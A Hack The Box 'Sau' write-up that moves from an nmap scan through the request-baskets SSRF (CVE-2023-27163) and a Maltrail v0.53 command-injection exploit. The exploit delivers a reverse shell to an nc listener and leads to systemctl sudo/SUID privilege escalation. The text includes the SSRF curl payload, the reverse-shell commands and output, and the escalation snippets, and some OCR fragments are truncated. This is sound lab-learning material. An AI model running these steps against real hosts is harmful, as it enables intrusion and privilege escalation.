
HTB/Sau

Thursday, December 7, 2023 11:33 AM

Nmap



```
┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ sudo nmap -sC -sV 10.10.11.224 -oN nmap.txt
[sudo] password for mrd:
Sorry, try again.
[sudo] password for mrd:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-07 11:06 +0530
Nmap scan report for 10.10.11.224
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
```


By going through our quick Nmap scan, we can observe that our port scanner was able to find 3 ports in the network

Port 22 which is open and service running on it is ssh.
Port 80 which is filtered and service running on it is http
Port 55555 which is open and service running on it is unknown

Since, we do-not have any credentials or information related to our ssh opening. There for we can use that .


Port 80 is always our way-to-go but since nmap is marking it as being **filtered** . It is fair to conclude that we **cannot communicate with it from outside until we have an help from within the network in which that service is running on**

Port 55555 seems to be our only way
http://10.10.11.224:55555/



No we know the service running on port 55555 is **request-baskets** and **version** of that service is **1.2.1**

Searching about the request-baskets version 1.2.1 vulnerabilities .



Request-Baskets 1.2.1 Server-Side Request Forgery

Authored by Iyaad Luqman K — Posted Aug 11, 2023

Request-Baskets version 1.2.1 suffers from a server-side request forgery vulnerability.

tags | exploit
advisories | CVE-2023-27163
SHA-256 | f32cbf78ec0368d17fe9a3fa63a3bcf777dff16a82a61c9159b7c34f9fef48d4 Download | Favorite | View

Related Files

Share This

LinkedIn Reddit Digg StumbleUpon

Change Mirror — Download


```
# Exploit Title: Request-Baskets v1.2.1 - Server-side request forgery (SSRF)
# Exploit Author: Iyaad Luqman K (init_6)
# Application: Request-Baskets v1.2.1
# Tested on: Ubuntu 22.04
# CVE: CVE-2023-27163


# PoC
#!/bin/bash


if [ "$#" -lt 2 ] || [ "$1" = "-h" ] || [ "$1" = "--help" ]; then
    help="Usage: exploit.sh <URL> <TARGET>\n\n";
    help+="Arguments:\n" \
    help+=" URL          main path (/) of the server (eg. http://127.0.0.1:5000/)\n";
    help+=" TARGET";

    echo -e "$help";
```

I found out that request-baskets is vulnerable to SSRF(Server Side Request Forgery) .

when we have a SSRF vulnerability, a vulnerable server can make request to other internal services

Port 80 being available in the target location but we were not able to access it from outside. I think, we may just have found our way through with the discovery of request-baskets service.

Our goal becomes here to make use of **request-baskets service which is running on Port 55555 to perform a GET request to the Port 80**



entr0pie / CVE-2023-27163 Public

Code | Issues 1 | Pull requests 1 | Actions | Projects | Security | Insights

main | 1 branch | 0 tags | Go to file | Code

Tandera, eye of Fixed README.md — 9156f5a on Jul 30 — 12 commits

.gitignore	Initial commit	5 months ago
CVE-2023-27163.sh	Added polished shellscript	5 months ago
LICENSE	Initial commit	5 months ago
README.md	Fixed README.md	5 months ago
poc.png	Added image	5 months ago

About

Proof-of-Concept for Server Side Request Forgery (SSRF) in request-baskets (<= v.1.2.1)

notes.sjtu.edu.cn/s/MUUhEymt7#


go golang exploit python3 cybersecurity poc ssrf server-side-request-forgery request-baskets

Readme · Unlicense license · Activity · 25 stars · 1 watching · 4 forks · Report repository

README.md


PoC of SSRF on Request-Baskets (CVE-2023-27163)

This repository contains a Proof-of-Concept (PoC) for CVE-2023-27163, a Server-Side Request Forgery (SSRF) vulnerability discovered in request-baskets up to version 1.2.1. This vulnerability allows attackers to access network resources and sensitive information by exploiting the /api/baskets/{name} component through a crafted API request.



```
┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ curl --location "http://10.10.11.224:55555/api/baskets/hellothere" --header 'Content-type: application/json' -d '{"fo
rward_url": "http://127.0.0.1:80","proxy_response": true,"insecure_tls": false,"expand_path": true,"capacity": 250}'
{"token":"uLhdE9xUW5IYAvq7IQxuA2HCn4JpkcRe6P8uu-UOprd-"}

┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ 
```

Got the token, then




altrail

- Documentation
- |
- Wiki
- |
- Issues
- |
- Log In
-

Powered by **M**altrail (v**0.53**)

- Hide threat
- Report false positive




spookier and spookier ' /login' added, no longer need to manually target site's login portal c96ea5b on Oct 29 5 commits


README.md	' /login' added, no longer need to manually target site's login portal	2 months ago
exploit.py	' /login' added, no longer need to manually target site's login portal	2 months ago

README.md


Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)



```
┌──(mrd㉿MrD)-[~/…/HTB/Machines/Sau/Maltrail-v0.53-Exploit]
└─$ python3 exploit.py 10.10.14.93 1234 http://10.10.11.224:55555/hellothere
Running exploit on http://10.10.11.224:55555/hellothere/login
```




```
┌──(mrd㉿MrD)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.93] from (UNKNOWN) [10.10.11.224] 48206
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$ whoami
whoami
puma
$ ls -la
```




```
$ cd /home
cd /home
$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr 15  2023 .
drwxr-xr-x 20 root root 4096 Jun 19 09:41 ..
drwxr-xr-x  4 puma puma 4096 Jun 19 12:25 puma
$ cd puma
cd puma
$ ls -la
ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 12:25 .
drwxr-xr-x 3 root root 4096 Apr 15  2023 ..
lrwxrwxrwx 1 root root    9 Apr 14  2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25  2020 .bashrc
drwx------ 2 puma puma 4096 Apr 15  2023 .cache
drwx------ 3 puma puma 4096 Apr 15  2023 .gnupg
-rw-r--r-- 1 puma puma  807 Feb 25  2020 .profile
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma   33 Dec  7 05:14 user.txt
$ cat user.txt
cat user.txt
94d8a6cab9433a9b93515ea1b9f11870
```

Found the user flag - 94d8a6cab9433a9b93515ea1b9f11870



```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ |
```



.. / systemctl

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

